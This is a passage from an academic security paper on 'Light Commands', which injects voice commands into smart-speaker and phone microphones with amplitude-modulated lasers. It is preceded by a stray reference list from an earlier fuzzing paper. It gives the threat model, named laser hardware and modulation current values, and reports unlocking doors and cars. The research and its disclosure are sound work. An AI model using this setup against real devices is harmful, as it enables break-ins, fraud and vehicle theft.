[43] Veselin Raychev, Martin Vechev, and Eran Yahav. Code completion with statistical language models. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, pages 419–428, 2014.

[44] Alexandre Rebert, Sang Kil Cha, Thanassis Avgerinos, Jonathan Foote, David Warren, Gustavo Grieco, and David Brumley. Optimizing seed selection for fuzzing. In *Proceedings of the USENIX Security Symposium*, pages 861–875, 2014.

[45] Jesse Ruderman. Releasing jsfunfuzz and domfuzz. http://www.squarefree.com/2015/07/28/releasing-jsfunfuzz-and-domfuzz/, 2007.

[46] Joeri De Ruiter and Erik Poll. Protocol state fuzzing of TLS implementations. In *Proceedings of the USENIX Security Symposium*, pages 193–206, 2015.

[47] Juraj Somorovsky. Systematic fuzzing and testing of TLS libraries. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 1492–1504, 2016.

[48] Aditya K. Sood and Sherali Zeadally. Drive-by download attacks: A comparative study. *IT Professional*, 18(5):18–25, 2016.

[49] Alexander Sotirov. Heap feng shui in JavaScript. In *Proceedings of the Black Hat USA*, 2007.

[50] Michael Sutton, Adam Greene, and Pedram Amini. *Fuzzing: Brute Force Vulnerability Discovery*. Addison-Wesley Professional, 2007.

[51] Yusuke Suzuki. Escodegen. https://www.npmjs.com/package/escodegen.

[52] PyTorch Core Team. Pytorch. https://pytorch.org/.

[53] Zhaopeng Tu, Zhendong Su, and Premkumar Devanbu. On the localness of software. In *Proceedings of the International Symposium on Foundations of Software Engineering*, pages 269–280, 2014.

[54] Spandan Veggalam, Sanjay Rawat, Istvan Haller, and Herbert Bos. IFuzzer: An evolutionary interpreter fuzzer using genetic programming. In *Proceedings of the European Symposium on Research in Computer Security*, pages 581–601, 2016.

[55] Dmitry Vyukov. syzkaller. https://github.com/google/syzkaller.

[56] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-driven seed generation for fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 579–594, 2017.

[57] Maverick Woo, Sang Kil Cha, Samantha Gottlieb, and David Brumley. Scheduling black-box mutational fuzzing. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 511–522, 2013.

[58] Michal Zalewski. American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/.

[59] ZERODIUM. Zerodium payouts. https://zerodium.com/program.html.

Light Commands: Laser-Based Audio Injection Attacks on Voice-Controllable Systems

Takeshi Sugawara
The University of Electro-Communications
sugawara@uec.ac.jp

Benjamin Cyr
University of Michigan
bencyr@umich.edu

Sara Rampazzi
University of Michigan
srampazz@umich.edu

Daniel Genkin
University of Michigan
genkin@umich.edu

Kevin Fu
University of Michigan
kevinfu@umich.edu

Abstract

We propose a new class of signal injection attacks on microphones by physically converting light to sound. We show how an attacker can inject arbitrary audio signals to a target microphone by aiming an amplitude-modulated light at the microphone's aperture. We then proceed to show how this effect leads to a remote voice-command injection attack on voice-controllable systems. Examining various products that use Amazon's Alexa, Apple's Siri, Facebook's Portal, and Google Assistant, we show how to use light to obtain control over these devices at distances up to 110 meters and from two separate buildings. Next, we show that user authentication on these devices is often lacking, allowing the attacker to use light-injected voice commands to unlock the target's smartlock-protected front doors, open garage doors, shop on e-commerce websites at the target's expense, or even unlock and start various vehicles connected to the target's Google account (e.g., Tesla and Ford). Finally, we conclude with possible software and hardware defenses against our attacks.

1 Introduction

The consistent growth in computational power is profoundly changing the way that humans and computers interact. Moving away from traditional interfaces like keyboards and mice, in recent years computers have become sufficiently powerful to understand and process human speech. Recognizing the potential of quick and natural human-computer interaction, technology giants such as Apple, Google, Facebook, and Amazon have each launched their own large-scale deployment of voice-controllable (VC) systems that continuously listen to and act on human voice commands.

With tens of millions of devices sold with Alexa, Siri, Portal, and Google Assistant, users can now interact with services without the need to sit in front of a computer or type on a mobile phone. Responding to this trend, the Internet of Things (IoT) market has also undergone a small revolution. Rather than having each device be controlled via a dedicated manufacture-provided software, IoT manufacturers can now spend their time making hardware, coupling it with a lightweight interface to integrate their products with Alexa, Siri or Google Assistant. Thus, users can receive information and control products by the mere act of speaking without the need for physical interaction with keyboards, mice, touchscreens, or even buttons.

However, while much attention is being given to improving the capabilities of VC systems, much less is known about the resilience of these systems to software and hardware attacks. Indeed, previous works [1, 2] already highlight the lack of proper user authentication as a major limitation of voice-only interaction, causing systems to execute commands from potentially malicious sources.

While early command-injection techniques were noticeable by the device's legitimate owner, more recent works [3, 4, 5, 6, 7, 8, 9, 10] focus on stealthy injection, preventing users from hearing or recognizing the injected commands.

The absence of voice authentication has resulted in a proximity-based threat model, where close-proximity users are considered legitimate, while attackers are kept at bay by physical obstructions like walls, locked doors, or closed windows. For attackers aiming to surreptitiously gain control over physically-inaccessible systems, existing injection techniques are unfortunately limited, as the current state of the art [6] has a range of about 25 *ft* (7.62 m) in open space, with physical barriers (e.g., windows) further reducing the distance. Thus, in this paper we tackle the following questions:

Can commands be remotely and stealthily injected into a voice-controllable system from large distances? If so, how can an attacker perform such an attack under realistic conditions and with limited physical access? Finally, what are the implications of such command injections on third-party IoT hardware integrated with the voice-controllable system?

1.1 Our Contribution

In this paper we present LightCommands, an attack that can covertly inject commands into voice-controllable systems at long distances.




Figure 1: Experimental setup for exploring attack range. (Top) Floor plan of the 110 m long corridor. (Left) Laser with telephoto lens mounted on geared tripod head for aiming. (Center) Laser aiming at the target across the 110 m corridor. (Right) Laser spot on the target device mounted on tripod.

Laser-Based Audio Injection. First, we have identified a semantic gap between the physics and specifications of microphones, where microphones often unintentionally respond to light as if it was sound. Exploiting this effect, we can inject sound into microphones by simply modulating the amplitude of a laser light.

Attacking Voice-Controllable Systems. Next, we investigate the vulnerability of popular VC systems (such as Alexa, Siri, Portal, and Google Assistant) to light-based audio injection attacks. We find that 5 mW of laser power (the equivalent of a laser pointer) is sufficient to control many popular voice-activated smart home devices, while about 60 mW is sufficient for gaining control over phones and tablets.

Attack Range. Using a telephoto lens to focus the laser, we demonstrate the first command injection attack on VC systems which achieves distances of up to 110 meters (the maximum distance safely available to us) as shown in Figure 1. We also demonstrate how light can be used to control VC systems across buildings and through closed glass windows at similar distances. Finally, we note that unlike previous works that have limited range due to the use of sound for signal injection, the range obtained by light-based injection is only limited by the attacker's power budget, optics, and aiming capabilities.

Insufficient Authentication. Having established the feasibility of malicious control over VC systems at large distances, we investigate the security implications of such attacks. We find that VC systems often lack any user authentication mechanisms, or if the mechanisms are present, they are incorrectly implemented (e.g., allowing for PIN brute forcing). We show how an attacker can use light-injected voice commands to unlock the target's smart-lock protected front door, open garage doors, shop on e-commerce websites, or even locate, unlock and start various vehicles (e.g., Tesla and Ford) if the vehicles are connected to the target's Google account.

Attack Stealthiness and Cheap Setup. We then show how an attacker can build a cheap yet effective injection setup, using commercially available laser pointers and laser drivers. Moreover, by using infrared lasers and abusing volume features (e.g., whisper mode for Alexa devices) on the target device, we show how an attacker can mount a light-based audio injection attack while minimizing the chance of discovery by the target's legitimate owner.

Countermeasures. Finally, we discuss software and hardware-based countermeasures against our attacks.

Summary of Contributions. In this paper we make the following contributions.

1. Discover a vulnerability in MEMS microphones, making them susceptible to light-based signal injection attacks (Section 4).
2. Characterize the vulnerability of popular Alexa, Siri, Portal, and Google Assistant devices to light-based command injection across large distances and varying laser power (Section 5).
3. Assess the security implications of malicious command injection attacks on VC systems and demonstrate how such attacks can be mounted using cheap and readily available equipment (Section 6).
4. Discuss software and hardware countermeasures to light-based signal injection attacks (Section 7).

1.2 Safety and Responsible Disclosure

Laser Safety. Laser radiation requires special controls for safety, as high-powered lasers might cause hazards of fire, eye damage, and skin damage. We urge that researchers receive formal laser safety training and approval of experimental designs before attempting reproduction of our work. In particular, all the experiments in this paper were conducted under a Standard Operating Procedure which was approved by our university's Safety Committee.

Disclosure Process. Following the practice of responsible disclosure, we have shared our findings with Google, Amazon, Apple, Facebook, August, Ford, Tesla, and Analog Devices, a major supplier of MEMS microphones. We subsequently maintained contact with the security teams of these vendors, as well as with ICS-CERT and the FDA. The findings presented in this paper were made public on the mutually-agreed date of November 4th, 2019.

2 Background

2.1 Voice-Controllable System

The term "Voice-Controllable (VC) system" refers to a system that is controlled primarily by voice commands directly spoken by users in a natural language, e.g., English. While some important exceptions exist, VC systems often immediately operate on voice commands issued by the user without requiring further interaction. For example, when the user commands the VC system to "open the garage door", the garage door is immediately opened.

Following the terminology of [4], a typical VC system is composed of three main components: (i) voice capture, (ii) speech recognition, and (iii) command execution. First, the voice capture subsystem is responsible for converting sound produced by the user into electrical signals. Next, the speech recognition subsystem is responsible for detecting the wake word in the acquired signal (e.g., "Alexa", "OK Google", "Hey Portal" or "Hey Siri") and subsequently interpreting the meaning of the voice command using signal and natural-language processing. Finally, the command-execution subsystem launches the corresponding application or executes an operation based on the recognized voice command.

2.2 Attacks on Voice-Controllable Systems

Several previous works explored the security of VC systems, uncovering vulnerabilities that allow attackers to issue unauthorized voice commands to these devices [3, 4, 5, 6, 7].

Malicious Command Injection. More specifically, [1, 2] developed malicious smartphone applications that play synthetic audio commands into nearby VC systems without requiring any special operating system permissions. While these attacks transmit commands that are easily noticeable to a human listener, other works [3, 8, 9] focused on camouflaging commands in audible signals, attempting to make them unintelligible or unnoticeable to human listeners, while still being recognizable to speech recognition models.

Inaudible Voice Commands. A more recent line of work focuses on completely hiding the voice commands from human listeners. Roy et al. [5] demonstrate that high frequency sounds inaudible to humans can be recorded by commodity microphones. Subsequently, Song and Mittal [10] and *DolphinAttack* [4] extended the work of [5] by sending inaudible commands to VC systems via word modulation on ultrasound carriers. By exploiting microphone nonlinearities, a signal modulated onto an ultrasonic carrier is demodulated to the audible range by the targeted microphone, recovering the original voice command while remaining undetected by humans.

However, both attacks are limited to short distances (from 2 *cm* to 175 *cm*) due to the transmitter operating at low power. Unfortunately, increasing the transmitting power generates an audible frequency component containing the (hidden) voice command, as the transmitter is also affected by the same nonlinearity observed in the receiving microphone. Tackling the distance limitation, Roy et al. [6] mitigated this effect by splitting the signal in multiple frequency bins and playing them through an array of 61 speakers. However, the re-appearance of audible leakage still limits the attack's range to 25 *ft* (7.62 m) in open space, with physical barriers (e.g., windows) and the absorption of ultrasonic waves in air further reducing range by attenuating the transmitted signal.

Skill Squatting Attacks. A final line of work focuses on confusing speech recognition systems, causing them to misinterpret correctly-issued voice commands. These so-called skill squatting attacks [11, 12] work by exploiting systematic errors in the recognition of similarly sounding words, routing users to malicious applications without their knowledge.

2.3 Acoustic Signal Injection Attacks

Several works used acoustic signal injection as a method of inducing unintended behavior in various systems.

More specifically, Son et al. [13] showed that MEMS sensors are sensitive to ultrasound signals, resulting in denial of service attacks against inertial measurement unit (IMU) on drones. Subsequently, Yan et al. [14] demonstrated that acoustic waves can be used to saturate and spoof ultrasonic sensors, impairing car safety. This was further improved by Walnut [15], which exploited aliasing and clipping effects in the sensor's components to achieve precise control over MEMS accelerometers via sound injection.

More recently, Nashimoto et al. [16] showed the possibility of using sound to attack sensor-fusion algorithms that rely on data from multiple sensors (e.g., accelerometers, gyroscopes, and magnetometers) while Blue Note [17] demonstrates the feasibility of sound attacks on mechanical hard drives, resulting in operating system crashes.

2.4 Laser Injection Attacks

In addition to sound, light has also been utilized for signal injection. Indeed, [14, 18, 19] mounted denial of service attacks on cameras and LiDARs by illuminating victims' photoreceivers with strong lights. This was later extended by Shin et al. [20] and Cao et al. [21] to a more sophisticated attack that injects precisely-controlled signals to LiDAR systems, causing the target to see an illusory object. Next, Park et al.

[22] showed an attack on medical infusion pumps, using light to attack optical sensors that count the number of administered medication drops. Finally, Uluagac et al. [23] show how various sensors, such as infrared and light sensors, can be used to activate and transfer malware between infected devices.

Another line of work focuses on using light for injecting faults inside computing devices, resulting in security breaches. More specifically, it is well-known that laser light causes soft (temporary) errors in semiconductors, where similar errors are also caused by ionizing radiation [24]. Exploiting this effect, Skorobogatov and Anderson [25] showed the first light-induced fault attacks on smartcards and microcontrollers, demonstrating the possibility of flipping individual bits in memory cells. This effect was subsequently exploited in numerous follow ups, using laser-induced faults to compromise the hardware's data and logic flow, extract secret keys, and dump the device's memory. See [26, 27] for further details.

2.5 MEMS Microphones

MEMS is an integrated implementation of mechanical components on a chip, typically fabricated with an etching process. While there are a number of different MEMS sensors (e.g., accelerometers and gyroscopes), in this paper we focus on MEMS-based microphones, which are particularly popular in mobile and embedded applications (such as smartphones and smart speakers) due to their small footprints and low prices.

Microphone Overview. The left column of Figure 2 shows the construction of a typical backport MEMS microphone, which is composed of a diaphragm and an ASIC circuit. The diaphragm is a thin membrane that flexes in response to an acoustic wave. The diaphragm and a fixed back plate work as a parallel-plate capacitor, whose capacitance changes as a consequence of the diaphragm's mechanical deformations as it responds to alternating sound pressures. Finally, the ASIC die converts the capacitive change to a voltage signal on the output of the microphone.

Microphone Mounting. A backport MEMS microphone is mounted on the surface of a printed circuit board (PCB), with the microphone's aperture exposed through a cavity on the PCB (see the third column of Figure 2). The cavity, in turn, is part of an acoustic path that guides sound through holes (acoustic ports) in the device's chassis to the microphone's aperture. Finally, the device's acoustic ports typically have a fine mesh as shown in Figure 3 to prevent dirt and foreign objects from entering the microphone.

2.6 Laser Sources

Choice of a Laser. A laser is a device that emits a beam of coherent light that stays narrow over a long distance and be focused to a tight spot. While other alternatives exist, in this paper we focus on laser emitting diodes, which are common in consumer laser products such as laser pointers. Next, as the light intensity emitted from a laser diode is directly proportional to the diode's driving current, we can easily encode analog signals via the beam's intensity by using a laser driver capable of amplitude modulation.

Laser Safety and Availability. As strong, tightly focused lights can be potentially hazardous, there are standards in place regulating lights emitted from laser systems [28, 29] that divide lasers into classes based on the potential for injury resulting from beam exposure. In this paper, we are interested in two main types of devices, which we now describe.

Low-Power Class 3R Systems. This class contains devices whose output power is less than 5 mW at visible wavelength (400–700 nm, see Figure 4). While prolonged intentional eye exposure to the beam emitted from these devices might be harmful, these lasers are considered safe for brief eye-exposures. As such, class 3R systems form a good compromise between safety and usability, making these lasers common in consumer products such as laser pointers.

High-Power Class 3B and Class 4 Systems. Next, lasers that emit between 5 and 500 mW are classified as class 3B systems, and might cause eye injury even from short beam exposure durations. Finally, lasers that emit over 500 mW of power are categorized as class 4, which can instantaneously cause blindness, skin burns and fires. As such, uncontrolled exposure to class 4 laser beams should be strongly avoided.

However, despite the regulation, there are reports of high-power class 3B and 4 systems being openly sold as "laser pointers" [30]. While purchasing laser pointers from Amazon and eBay, we have discovered a troubling discrepancy between the rated and actual power of laser products. While the labels and descriptions of most products stated an output power of 5 mW, the actual measured power was sometimes as high as 1 W (i.e., $\times$200 above the allowable limit).

3 Threat Model

The attacker's goal is to remotely inject malicious commands into the targeted voice-controllable device without being detected by the device's owner. More specifically, we consider the following threat model.

No Physical Access or Owner Interaction. We assume that the attacker does not have any physical access to the victim device. Thus, the attacker cannot press any buttons, alter voice-inaccessible settings, or compromise the device's software. Finally, we assume that the attacker cannot make the device's owner perform any useful interaction (such as pressing a button or unlocking the screen).

Line of Sight. We do assume however that the attacker has remote line of sight access to the target device and its microphones. We argue that such an assumption is reasonable, as voice-activated devices (such as smart speakers, thermostats, security cameras, or even phones) are often left visible to the attacker, including through closed glass windows.




Figure 2: MEMS microphone construction. (Left) Cross-sectional view of a MEMS microphone on a device. (Middle) A diaphragm and ASIC on a depackaged microphone. (Right) Magnified view of an acoustic port on PCB.




Figure 3: Acoustic port of (Left) Google Home and (Right) Echo Dot 3rd generation. The ports are located on the top of the devices, and there are meshes inside the port.




Figure 4: Wavelength and color of light

Device Feedback. We note that the remote line of sight access to the target device usually allows the attacker to observe the device's LED lights. Generally, these LEDs light up after a device properly recognizes its wake-up word (e.g., Alexa, Hey Google) and show unique colors and light patterns once a voice command has been recognized and accepted. Observing the lights, an attacker can use this feedback to remotely determine if an attack attempt was successful.

Device Characteristics. Finally, we also assume that the attacker has access to a device of a similar model as the target device. Thus, the attacker knows all the target's physical characteristics, such as location of the microphone ports and physical structure of the device's sound path. Such knowledge can easily be acquired by purchasing and analyzing a device of the same model before launching attacks. We do not, however, assume that the attacker has prior access the specific device instance used by the victim. In particular, all the experiments done in this paper were empirically verified to be applicable to other devices of the same model available to us without instance-specific calibration.

4 Injecting Sound via Laser Light

4.1 Signal Injection Feasibility

In this section we explore the feasibility of injecting acoustic signals into microphones using laser light. We begin by describing our experimental setup.

Setup. We used a blue Osram PLT5 450B 450-nm laser diode connected to a Thorlabs LDC205C laser driver. We increased the diode's DC current with the driver until it emitted a continuous 5 mW laser beam, while measuring light intensity using the Thorlabs S121C photo-diode power sensor. The beam was subsequently directed to the acoustic port on the SparkFun MEMS microphone breakout board mounting the Analog Devices ADMP401 MEMS microphone. Finally, we recorded the diode current and the microphone's output using a Tektronix MSO5204 oscilloscope, see Figure 5. The experiments were conducted in a regular office environment, with typical ambient noise from human speech, computers, and air conditioning systems.

Signal Injection by Converting Sound to Light. To convert sound signals into light, we encode the intensity of the sound signal as the intensity of the laser beam, where louder sounds make for larger changes in light intensity and weaker sounds correspond to smaller changes. Next, as the intensity of the light beam emitted from the laser diode is direction proportional with the supplied current, we use a laser driver to regulate the laser diode's current as a function of an audio file played into the driver's input port. This resulted in the audio waveform being directly encoded in the intensity of the light emitted by the laser.

More specifically, we used the current driver to modulate a sine wave on top of the diode's current I_t via amplitude modulation (AM), given by the following equation:

$$I_t = I_{DC} + \frac{I_{pp}}{2}\sin(2\pi f t) \quad (1)$$

where I_{DC} is a DC bias, I_{pp} is the peak-to-peak amplitude, and f is the frequency. In this section, we set I_{DC} = 26.2 mA, $I_{pp} = 7$ mA and f = 1 kHz. The sine wave was played using a laptop's on-board soundcard, where the speaker output was connected to the modulation input port on the laser driver via a Neoteck NTK059 audio amplifier. The laser driver [31] performs an amplitude modulation (AM) of the sine wave onto its output current without needing additional custom circuits or software. Finally, as the light intensity emitted by the laser diode is directly proportional to the current provided by the laser driver, this resulted in a 1 kHz sine wave directly encoded in the intensity of the light emitted by the laser diode.

Observing the Microphone Output. As can be seen in Figure 5, the microphone output clearly shows a 1 kHz sine wave that matches the frequency of the injected signal without any noticeable distortion.




Figure 5: Testing signal injection feasibility. (Left) A setup for signal injection feasibility composed of a laser current driver, PC, audio amplifier, and oscilloscope. (Middle) Laser diode with beam aimed at a MEMS microphone breakout board. (Right) Diode current and microphone output waveforms.

4.2 Characterizing Laser Audio Injection

Having successfully demonstrated the possibility of injecting audio signals via laser beams, we now proceed to characterize the light intensity response of the diodes (as a function of current) and the frequency response of the microphone to laser-based audio injection. To see the wavelength dependency, we also examine a 638-nm red laser (Ushio HL63603TG) in addition to the blue one used in the previous experiment.

Laser Current to Light Characteristics. We begin by examining the relationship between the diode current and the optical power of the laser. For this purpose, we aimed a laser beam at our Thorlabs S121C power sensor while driving the diodes with DC currents, i.e., $I_{pp} = 0$ in Equation 1. Considering the different properties of the diodes, the blue and red laser are examined up to 300 and 200 mA, respectively.

The first column of Figure 6 shows the current vs. light (I-L) curves for the blue and red lasers. The horizontal axis is the diode current I_{DC} and the vertical axis is the optical power. As can be seen, once the current provided to the laser is above the diode-specific threshold (denoted by I_{th}), the light power emitted by the laser increases linearly with the provided current. Thus, as $|\sin(2\pi ft)| < 1$, we have an (approximately) linear conversion of current to light provided that $I_{DC} - I_{pp}/2 > I_{th}$.

Laser Current to Sound Characteristics. We now proceed to characterize the effect of light injection on a MEMS microphone. We achieve this by aiming an amplitude-modulated (AM) laser beam with variable current amplitudes (I_{pp}) and a constant current offset (I_{DC}) into the aperture of the Analog Devices ADMP401 microphone, mounted on a breakout board. We subsequently monitor the peak-to-peak voltage of the microphone's output, plotting the resulting signal.

The second column of Figure 6 shows the relationship between the modulating signal I_{pp} and the resulting signal V_{pp} for both the blue and red laser diodes. The results suggest that the driving alternating current I_{pp} (cf. the bias current) is the key for strong injection: we can linearly increase the sound volume received by the microphone by increasing the driving AC current I_{pp}.

Choosing I_{DC} and I_{pp}. Given a laser diode that can emit a maximum average power of L mW, we would like to choose the values for I_{DC} and I_{pp} which result in the strongest possible microphone output signals, while having the average optical power emitted by the laser be less than or equal to L mW. From the leftmost column of Figure 6, we deduce that the laser's output power is linearly proportional to the laser's driving current $I_t = I_{DC} + I_{pp}\sin(2\pi ft)$, and the average power depends mostly on I_{DC}, as $I_{pp}\sin(2\pi ft)$ averages out to zero.

Thus, to stay within the power budget of L mW while obtaining the strongest possible signal at the microphone output, the attacker must first determine the DC current offset I_{DC} that results in the diode outputting light at L mW, and then subsequently maximize the amplitude of the microphone's output signal by setting $I_{pp}/2 = I_{DC} - I_{th}$.*

Characterizing the Frequency Response of Laser Audio Injection. Next, we set out to characterize the response of the microphone to different frequencies of laser-injected sound signals. We use the same operating points as the previous experiment, and set the tone's amplitude such that it fits with the linear region ($I_{DC} = 200$ mA and $I_{pp} = 150$ mA for the blue laser, and $I_{DC} = 150$ mA and $I_{pp} = 75$ mA for the red laser). We then record the microphone's output levels while changing the frequency f of the light-modulated sine wave.

The third column of Figure 6 shows the obtained frequency response for both blue and red lasers. The horizontal axis is the frequency while the vertical axis is the peak-to-peak voltage of the microphone output. Both lasers have very similar responses, covering the entire audible band 20 Hz–20 kHz, implying the possibility of injecting any audio signal.

Choice of Laser. Finally, we note the color insensitivity of injection. Although blue and red lights are on the other edges on the visible spectrum (see Figure 4), the levels of injected audio signal are in the same range and the shapes of the frequency-response curves are also similar. Therefore, color has low priority in choosing a laser compared to other factors for making LightCommands. In this paper, we consistently use the 450-nm blue laser mainly because of (i) better availability of high-power diodes and (ii) the advantage in focusing because of a shorter wavelength.

*We note here that the subtraction of I_{th} is designed to ensure that $I_{DC} - I_{pp}/2 > I_{th}$, meaning that the diode stays in its linear region thereby avoiding signal distortion.




Figure 6: Characteristics of the 450-nm blue laser (first row) and the 638-nm red laser (second row). (First column) Current-light DC characteristics. (Second column) Microphone response for a 1 kHz tone with different amplitudes. (Third column) Frequency responses of the overall setup for fixed bias and amplitude.

4.3 Mechanical or Electrical Transduction?

In this section we set out to investigate the physical root cause behind of the microphone's sensitivity to light. We consider both the photoelectric and photoacoustic effects, and try to distinguish between them by selectively illuminating different parts of the microphone's internal structure using lasers.

Photoelectric Effect. Traditional laser fault injection attacks on semiconductor chips (as described in 2.4) are explained by the photoelectric effect in transistors [26, 27] resulting in irregularities in the device's digital logic. Likewise, MEMS microphones also have ASICs inside their packages, which are used for converting the capacitive changes of the diaphragm into an electrical signal (see Figure 2). Such ASICs can be externally-illuminated via lasers through the microphone's exposed acoustic port. As strong light hits a semiconductor chip, it induces a photocurrent across a transistor, where the current's strength is proportional to the light intensity [24]. The analog part of the microphone's ASIC recognizes this photocurrent as a genuine signal from the diaphragm, resulting in the microphone treating light as sound. Confirming this, while not common in smart speakers, we have seen several other microphone vendors covering the ASIC with opaque resin, known in the industry as "goop".

Photoacoustic Effect. The light sensitivity of microphones can also be attributed to the photoacoustic effect [32], which converts optical to kinetic energy and induces mechanical vibration at the illuminated material. The effect is well known for more than 100 years since its discovery by Alexander Graham Bell back in 1880 [33], which is now used for spectroscopy and bioimaging. Although we have not found any previous work on the photoacoustic effect specific to a MEMS microphone, the effect is universal and available even with ambient water vapor in the air [34].

Selective Laser Illumination. We can further narrow the root cause of the microphone's light sensitivity, by noticing that the photoelectric effect happens on an ASIC while the photoacoustic effect on a diaphragm. Thus, by selectively illuminating different microphone components using a laser, we attempted to precisely show the physical root cause.




Figure 7: (Left) Laser spot on the ADMP401's ASIC. (Right) the ASIC covered with opaque epoxy to block laser light.

We achieve this by opening the metal package of the Analog Devices ADMP401 microphone and injecting analog signals into its diaphragm and ASIC components using a focused laser beam (see Figure 2). After using a microscope to focus a 200 μm laser spot on the microphone's components, we observed the strongest signal while aiming the laser on the microphone's ASIC, as shown in Figure 7(left). This direct injection is very efficient, where less than 0.1 mW of laser power was sufficient to saturate the microphone. We take this as an indication that laser light can cause photoelectric transduction inside the microphone's ASIC, since in our attack the light is reflected onto the ASIC from the microphone's metal package. After covering the microphone's ASIC with opaque epoxy (Figure 7(right)), aiming the laser on the ASIC no longer generates any signal. However, even after the treatment, the microphone still generates a signal when the laser spot is aimed at the microphone's diaphragm.

Based on these results, we conclude that in addition to the photoelectric effect observed on the microphone's ASIC, there is another light-induced transduction within the MEMS diaphragm. Since the diaphragm is a simple capacitor, we hypothesize that this effect is due to the physical movements of the microphone's diaphragm (i.e., light-induced mechanical vibration). Next, while the above is not a comprehensive survey on different MEMS microphones, this analysis does provide an overall understanding of the root cause of the physicals effects observed in this paper. Finally, for the experiments conducted in the remainder of this paper, we have aimed the laser through the microphone's acoustic port. We hypothesize that our attacks illuminated both the microphone's ASIC and diaphragm, resulting in some combination of the photoacoustic and photoelectric effects.

5 Attacking Voice-Controllable Systems

In this section we evaluate our attack on seventeen popular VC systems. We aim to find out the minimum laser power required by the attacker to gain control over the VC system under ideal conditions as well as the maximum distance that such control can be obtained under more realistic conditions.

Target Selection. We benchmark our attack against several consumer devices which have voice control capabilities (see Table 1). We aim to test the most popular voice assistants – namely Alexa, Siri, Portal, and Google Assistant. While we do not claim that our list is exhaustive, we do argue that it does provide some intuition about the vulnerability of popular VC systems to laser-based voice injection attacks. Next, to explore how different hardware variations (rather than algorithmic variations) affect our attack performance, we benchmark our attack on multiple devices running the same voice recognition backend: Alexa, Siri, Portal and Google Assistant, as summarized in Table 1. For some devices, we examine different generations to explore the differences on attack performance for various hardware models. Finally, we also considered third-party devices with built-in speech recognition, such as the EcoBee thermostat.

5.1 Exploring Laser Power Requirements

In this section we aim to characterize the minimum laser power required by the attacker under ideal conditions to control a voice-activated system. Before describing our experimental setup, we discuss our selection of voice commands and experiment success criteria.

Command Selection. We have selected four different voice commands that represent common operations performed by voice-controllable systems.

